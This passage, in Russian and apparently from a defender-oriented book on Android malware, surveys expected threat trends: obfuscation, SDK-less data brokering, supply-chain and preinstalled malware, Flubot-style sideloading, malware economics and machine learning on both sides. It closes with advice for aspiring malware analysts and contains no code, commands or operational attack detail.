Ещё один способ лишить продукты для борьбы с вредоносными программами видимости - использовать необычные языки программирования. Можно с уверенностью предположить, что защитники способны анализировать код Java и (в определённой степени) нативный машинный код ARM. Но сколько компаний по борьбе с вредоносными программами умеют анализировать более новые среды разработки приложений, такие как Flutter или ReactNative? И у скольких есть механизмы анализа языков, занимающих нишевое положение на Android, например Lua или Python, особенно когда эти сценарии взаимодействуют с Android API?

Мы видели один особенно новаторский образец вредоносной программы, который загружал оболочку Bash, а затем использовал её для вредоносной деятельности. Сначала он выполнял внутри оболочки команду установки пакетов Linux `apt-get`, чтобы установить несколько стандартных модулей Linux, например OpenSSL и libcurl, а также Python. Затем он загружал сценарии Bash для выполнения вредоносного кода из оболочки. Очень немногие компании по безопасности способны автоматически анализировать такие конфигурации.

Множество сценарных и интерпретируемых языков, доступных для Android, делает обнаружение написанных на них вредоносных программ очень утомительным и требует серьёзных финансовых вложений. Мы ожидаем, что авторы вредоносных программ будут всё чаще следовать этим путём, даже если это потребует от них немного больших первоначальных инвестиций.

Методы без SDK

Святой Грааль сокрытия от исследователей безопасности - вообще не раскрывать никакого кода. По мере того как пользователи всё больше заботятся о конфиденциальности и начинают внимательно изучать практики сбора данных технологических компаний, мы наблюдаем переход проблемных компаний-брокеров данных к тому, что называем системами без SDK или системами «сервер-сервер».

В первые годы существования вредоносных программ Android, если сомнительный брокер данных хотел собирать сведения о пользователях, он создавал SDK и побуждал разработчиков встраивать этот SDK в свои приложения. Разумеется, это позволяло исследователям безопасности легко изучать код SDK и выявлять его проблемные функции.

В мире без SDK брокеры данных вообще не предоставляют разработчикам приложений никакого кода. Вместо этого они предоставляют конечную точку сервера, на которую приложения должны отправлять собранные сведения. Ответственность за сбор и передачу данных несёт разработчик приложения. Чтобы избежать обнаружения, разработчики сначала отправляют данные на собственные серверы, а затем пересылают их в системы брокера данных. Поскольку никто не может исследовать трафик между этими серверами, первоначального разработчика приложения нельзя будет связать с продажей пользовательских данных брокеру, а сам брокер вовсе не будет иметь очевидной связи со сбором пользовательских данных.

Если, например, приложение для отслеживания физической активности собирает GPS-местоположение устройства или приложение резервного копирования списка контактов отправляет сведения из этого списка на свой сервер резервного копирования, кто сможет проверить, не перепродают ли они затем эти данные без согласия пользователя? Исследователям безопасности придётся найти способы отслеживать такие продажи данных, выходящие за рамки анализа приложений, поскольку в самих приложениях ничего подозрительного не происходит.

Распространение

Помимо технических разработок, мы ожидаем появления новых тенденций в распространении вредоносных программ Android. Хотя авторы вредоносных программ, вероятно, продолжат выбирать Google Play как простой способ охватить большую аудиторию, угроза компрометации цепочки поставок остаётся серьёзной проблемой. Даже вредоносные программы, устанавливаемые из сторонних источников, могут пережить возрождение, поскольку недавно проверенные методы социальной инженерии успешно обманом заставляли миллионы пользователей загружать и устанавливать приложения с вредоносных веб-сайтов.

Предустановленные вредоносные программы и компрометация цепочки поставок

Предприятия, занимающиеся вредоносными программами, продолжат проникать в цепочку поставок Android-устройств. В главе 2 мы рассмотрели недавние инциденты, в которых авторам вредоносных программ удалось подчинить себе производителей оборудования, производителей драйверов устройств и другие компании, участвующие в разработке Android-устройств. Поскольку в процессе участвуют тысячи компаний, в будущем мы ожидаем ещё больше такого поведения.

Эксперты строят предположения о том, как может происходить компрометация цепочки поставок. Судя по известным нам историям, наиболее успешные авторы вредоносных программ создают кажущиеся легитимными компании, разрабатывающие приложения или SDK с желательными функциями. Затем эти компании обращаются к производителям, входящим в цепочку поставок, и предлагают партнёрство для лицензирования приложений или SDK. Производители не знают, что эти продукты поставляются с бэкдорами или другими вредоносными функциями, работающими в фоне. Такой вид атаки очень эффективен и опасен, поскольку авторы вредоносных программ обычно предлагают функции, проникающие глубоко в операционную систему Android, что предоставляет вредоносным приложениям и другим вредоносным изменениям системы гораздо больше привилегий и разрешений, чем они получили бы в качестве обычных приложений.

Рассмотрим реальный пример приложения управления шрифтами EagerFonts с бэкдором, описанного в главе 2. Разрабатывать программное обеспечение для управления шрифтами внутри компании невыгодно, поэтому производители часто лицензируют его у специализированного стороннего разработчика. Кроме того, производители, вероятно, не станут задавать слишком много вопросов, если разработчики попросят предоставить коду дополнительные привилегии: диспетчер шрифтов может быть частью основной функции операционной системы и требовать больше привилегий, чем обычные приложения. После этого скрытый бэкдор сможет использовать повышенные привилегии.

Атака на цепочку поставок вместо отдельных Android-устройств требует больших первоначальных вложений, но имеет ряд преимуществ. Например, авторам вредоносных программ не нужно разрабатывать приложения, привлекающие множество пользователей. Вместо этого им достаточно убедить нескольких лиц, принимающих решения, в каком-либо звене цепочки поставок, что можно сделать более целенаправленно. Использование Google Play для распространения вредоносных программ требует создания эффективных маркетинговых материалов и рекламных кампаний; кроме того, приложения не должны казаться плохими или бесполезными, иначе пользователи быстро их удалят. Дополнительная опасность быть обнаруженными Google и удалёнными из Google Play делает такие усилия рискованными.

Проникновение в цепочку поставок с предустановленным приложением устраняет необходимость создавать маркетинговую кампанию для распространения приложения. Предустановленной вредоносной программе не нужны функции, видимые пользователю, поскольку она может работать в скрытой части системы, где беззвучно выполняет в фоне приносящую деньги полезную нагрузку.

Ещё одно огромное преимущество и, по нашему мнению, один из главных стимулов разрабатывать предустановленные вредоносные программы - системные привилегии. В первые годы Android авторы вредоносных программ получали повышенные привилегии в системе, обнаруживая эксплойты повышения привилегий, однако новые версии Android значительно труднее эксплуатировать, а публикации новых эксплойтов иногда приходится долго ждать. В мире предустановленных вредоносных программ для получения повышенных привилегий приложения может быть достаточно под ложным предлогом попросить подчинённого производителя ослабить некоторые системные настройки, например правила SELinux.

По сходным причинам предустановленные вредоносные программы гораздо труднее удалять с устройств. Обычные приложения можно просто удалить. С предустановленными приложениями дело обстоит иначе. Обычно пользователи могут лишь отключить их, поэтому вредоносная программа потенциально может быть включена вновь. Во многих случаях невозможно даже отключить предустановленную вредоносную программу. Авторы вредоносных программ поняли, что, внедрив код в критически важные приложения, поставляемые с устройством, они не позволят продуктам для борьбы с вредоносными программами отключить их. Например, очень распространённой целью для вредоносного внедрения кода является процесс системного интерфейса. Защитники не могут отключить этот процесс, не сделав устройство непригодным для использования, поскольку он отвечает за отображение экрана.

Более умная установка из сторонних источников

Распространение вредоносных программ, устанавливаемых из сторонних источников, разумеется, продолжится до тех пор, пока Android позволяет пользователям устанавливать приложения из источников, отличных от Google Play. По сравнению с другими методами распространения установка из сторонних источников проще и с меньшей вероятностью привлечёт внимание множества исследователей безопасности. Авторы вредоносных программ могут легко настроить собственные серверы распространения вредоносных программ или загрузить свои приложения в альтернативные магазины приложений, которые могут иметь меньше средств защиты, чем Google Play (но также предоставляют доступ к меньшему числу потенциальных жертв).

Семейство вредоносных программ Flubot, поразившее Европу, Австралию и Новую Зеландию в 2021 году, ясно показало, что вредоносные программы из сторонних источников могут добиться успеха, если на протяжении процесса установки к пользователям активно применяется социальная инженерия. Разработчики Flubot смогли заставить жертв массово устанавливать из сторонних источников свои приложения для банковского фишинга, рассылая пользователям в затронутых странах огромное количество SMS-сообщений, подразумевавших необходимость срочно загрузить и установить вредоносное приложение по ссылке. Чаще всего в спам-сообщениях Flubot утверждалось, что пользователь должен получить посылку, но ему необходимо запланировать время доставки через приложение по ссылке. Flubot доказала, что сотни тысяч пользователей готовы пройти пять и более предупреждающих диалоговых окон операционной системы Android, Google Play Protect и приложения Google Messenger, чтобы запланировать доставку входящей посылки. Другие разработчики вредоносных программ заметили успех Flubot и, вероятно, попытаются подражать этой тактике.

Мы видим лишь одно исключение из тенденции роста вредоносных программ, устанавливаемых из сторонних источников. Распространение вредоносных программ в странах, где Google Play недоступен или непопулярен, продолжит быть нацелено на преобладающие магазины приложений в этих странах, поскольку там они выполняют ту же роль, что и Google Play, со всеми преимуществами и недостатками для распространения вредоносных программ.

Экономика вредоносных программ

Сегодня вредоносные программы Android отходят от методов, приносящих высокую прибыль с одного устройства, но заметных пользователю, и обращаются к более скрытным методам, приносящим меньшую прибыль с устройства, но с большей вероятностью остающимся незамеченными. Злоумышленники компенсируют меньшую прибыль с устройства, заражая огромное число устройств, каждое из которых вносит лишь небольшой вклад в общий доход от вредоносной программы.

Современные вредоносные программы пытаются оставаться скрытыми от пользователей и долго сохранять установку, чтобы продолжать приносить прибыль в течение месяцев или лет. Это также означает, что вредоносная программа не может злоупотреблять пользователями напрямую, например требуя выкуп в обмен на доступ к их вредоносно зашифрованным файлам. Вовлечение пользователя означает обнаружение, а обнаружение - удаление. Как только пользователи понимают, что ими злоупотребляют, об этом вскоре узнают и компании по борьбе с вредоносными программами. Эти компании разработают сигнатуры и другие средства защиты и развернут их на устройствах, сократив срок жизни вредоносной программы.

По этим причинам вредоносные программы стали гораздо более незаметными и теперь часто не обнаруживаются во время использования устройства даже самыми внимательными пользователями. Вместо того чтобы лишать пользователей доступа к устройствам, новое поколение вредоносных программ направляет поддельный трафик на рекламные платформы, обманывая рекламодателей, сдаёт доступную пропускную способность сети ботнетам, за плату манипулирует социальными сетями или другими платформами либо добывает криптовалюту в фоне. Такая деятельность менее вредна для пользователей, чем, например, вредоносная программа, опустошающая их банковские счета. С другой стороны, она позволяет авторам вредоносных программ создавать огромные ботнеты до того, как компании по безопасности заметят происходящее. Некоторые из этих ботнетов разрослись до такой совокупной пропускной способности сети, что создают угрозу DDoS даже для крупнейших технологических компаний мира.

Разумеется, не все вредоносные программы будут следовать направлению, описанному в этой главе. Как и защитники, авторы вредоносных программ ограничены бюджетами, техническими знаниями и деловой хваткой. Низкокачественные вредоносные программы продолжат существовать по мере того, как в эту сферу будут приходить новые авторы. Однако для организованной киберпреступности тенденции ясны: наиболее успешные операции с вредоносными программами исходят от подставных компаний, которым удаётся проникнуть в цепочки поставок, а затем техническими средствами скрыть свой код от обороняющихся компаний.

Тенденции машинного обучения для злоумышленников и защитников

Растущее число компаний по безопасности теперь использует машинное обучение для обнаружения вредоносных программ, применяя различные методы для прогнозирования нормальности или аномальности определённого поведения на устройстве. Кроме того, приложения могут группироваться в кластеры на основе соответствующих векторов признаков. Например, множество различных вариантов приложения Amazon или eBay могут оказаться в одном кластере, как и варианты образца вредоносной программы Android, например Acecard. Таким образом, хотя наиболее широко используемыми методами машинного обучения являются алгоритмы классификации, вы также увидите применение методов обнаружения аномалий и кластеризации.

На сегодняшний день у нас нет свидетельств того, что злоумышленники используют методы машинного обучения. Однако мы ожидаем, что они начнут делать это в ближайшем будущем. Во-первых, злоумышленники могут использовать искусственный интеллект и машинное обучение для выявления целей, с наибольшей вероятностью готовых загрузить их вредоносную программу. Собирая сведения о конкретных людях, злоумышленники могут строить такие поведенческие модели с помощью классификаторов во многом так же, как защитники строят прогностические модели для выявления вредоносных приложений, что было продемонстрировано в предыдущих главах книги. Кроме того, злоумышленники могут использовать регрессионные модели для прогнозирования суммы, которую жертва атаки программы-вымогателя будет готова заплатить, или суммы, которую можно похитить у жертвы банковского трояна. Злоумышленники могут предпочесть меньшее число дорогостоящих целей большому числу малоценных жертв, поскольку атака со множеством целей с большей вероятностью будет отмечена компаниями по кибербезопасности.

Методы машинного обучения также могут позволить злоумышленникам гораздо эффективнее внедрять свои вредоносные программы. Например, к современным векторам внедрения относятся фишинг и «водопои» - URL, устанавливающие вредоносную программу в браузер или операционную систему любого человека, совершившего ошибку и посетившего их. Алгоритмы состязательного фишинга показывают, как противники могут обходить алгоритмы,

обнаруживающие попытки фишинга (как описано в работе Апрюззезе и Субраманиана «Mitigating Adversarial Gray-Box Attacks Against Phishing Detectors» в IEEE Transactions on Dependable and Secure Computing).

Вероятно, фишинговые атаки улучшатся и качественно, и количественно, поскольку ряд недавних инструментов искусственного интеллекта, таких как DALL-E и ChatGPT, способны создавать очень реалистичные синтетические фрагменты текста и изображения, а также поддельные твиты, сообщения WhatsApp, электронные письма, публикации Facebook и Instagram и многое другое. Эти новые возможности позволят злоумышленникам не только создавать чрезвычайно привлекательные фишинговые приманки (скажем, милое видео с котёнком и цепляющей текстовой подписью), но и делать это массово, создавая тысячи разных приманок за считанные секунды. Часть такого поддельного содержимого будет публиковаться через учётные записи реальных пользователей социальных платформ и платформ обмена сообщениями (которые могут неосознанно делиться вредоносным содержимым). Кроме того, разработчики вредоносных программ будут создавать и использовать поддельные учётные записи специально для распространения вредоносных программ.

Отдельный набор атак, использующих такие инструменты, как DALL-E и ChatGPT, может быть направлен на автоматическую компрометацию легитимных магазинов приложений, например Google Play: они будут публиковать преимущественно честные отзывы о доброкачественных приложениях (чтобы заслужить доверие), но также регулярно, хотя и нечасто, публиковать нечестные отзывы о своих вредоносных приложениях, потенциально избегая обнаружения как поддельные учётные записи.

С положительной стороны, защитники могут использовать для оборонительных целей методы машинного обучения, создающие новое содержимое, например генеративно-состязательные сети (generative adversarial networks, GAN) и вариационные автоэнкодеры (variational autoencoders, VAE). Например, эти методы можно использовать для создания содержимого поддельных сайтов, называемых ловушками, которые привлекательны для злоумышленников. Когда злоумышленник получает доступ к ловушке, он, сам того не зная, оказывается в вычислительной среде, тщательно настроенной для регистрации всех его действий. Затем защитники могут подробно изучить их, что позволяет понять тактику, методы и процедуры злоумышленника, а иногда даже установить его личность.

Злоумышленники потенциально могут использовать те же инструменты искусственного интеллекта для непосредственного создания вредоносных программ, а защитники - для оттачивания навыков их обнаружения. Например, злоумышленники могут использовать GAN и VAE для автоматического создания множества разнообразных версий заданного вредоносного приложения в надежде, что хотя бы некоторые из них уклонятся от обнаружения, а защитники могут делать то же самое для изучения известных вредоносных программ и обучения более эффективному выявлению их вариантов.

Эти методы способны кардинально изменить ландшафты разработки и обнаружения вредоносных программ в ближайшие годы. Однако, пытаясь использовать GAN для создания вредоносных программ, злоумышленники должны избегать очевидных ошибок, допускаемых многими GAN. Например, при обработке изображений GAN могут создавать изображения людей с шестью пальцами вместо пяти. Люди не всегда замечают такие детали на изображениях, но в случае вредоносных программ аналог подобных ошибок, вероятно, приведёт к неисполняемому коду. Поэтому использование GAN для разработки вредоносных программ всё ещё связано с некоторыми трудностями. Тем временем на стороне защиты GAN предоставляют эффективный новый инструмент для обнаружения никогда ранее не встречавшихся вариантов вредоносных программ.

В заключение демократизация методов машинного обучения вместе с растущим числом инструментов искусственного интеллекта с открытым исходным кодом ускорит разработку новых видов вредоносных программ. Компании по кибербезопасности должны принимать упреждающие меры, чтобы не позволить злоумышленникам получить преимущество в этой войне.

Следующие шаги

Хотя мы стремились дать вам всестороннее введение в область вредоносных программ Android и использование машинного обучения для их обнаружения, вы не станете квалифицированным аналитиком вредоносных программ, просто читая книги. Ниже приведены некоторые рекомендации по продолжению вашего пути.

Сначала найдите надёжный источник образцов вредоносных программ для анализа. Если вы не можете получить их на работе или в учебном заведении, возможно, придётся искать ресурсы сообщества. В частности, для вредоносных программ Android множество ресурсов можно найти быстрым поиском в интернете. Кроме того, в X существует большое сообщество исследователей безопасности, которые регулярно делятся новейшими образцами вредоносных программ. Мы рекомендуем следить за этим информационным каналом.

После получения доступа к образцам вредоносных программ начинается трудная часть. Вам необходимо осваивать инструменты, разбирать разные виды вредоносных программ и постепенно расширять понимание того, как эти приложения достигают своих целей. Мы обнаружили, что человеку без большого предшествующего опыта анализа вредоносных программ, присоединившемуся к команде Google Android Security, обычно требуется час или больше, чтобы восстановить посредством обратного проектирования даже распространённый образец вредоносной программы. Мы рекомендуем таким людям в первые недели восстановить посредством обратного проектирования как можно больше вредоносных программ, используя ряд инструментов, пока они не смогут уверенно определять вредоносность Android-приложения менее чем за две минуты. Помните об этой цели, продвигаясь по собственному пути.

Использование машинного обучения для борьбы с вредоносными программами всё ещё является довольно новой, быстро развивающейся дисциплиной без удобной цепочки инструментов, что затрудняет быстрый старт и достижение продуктивности. Возможно, вам будет полезно поэкспериментировать с библиотеками для извлечения и обработки признаков. Кроме того, попробуйте обучить и проверить реализацию нескольких интересующих вас алгоритмов машинного обучения. Получив первые результаты (например, классификатор, правильно определяющий Android-приложение как вредоносное), начните работать над повышением точности моделей и нацеливанием на конкретные категории вредоносных программ.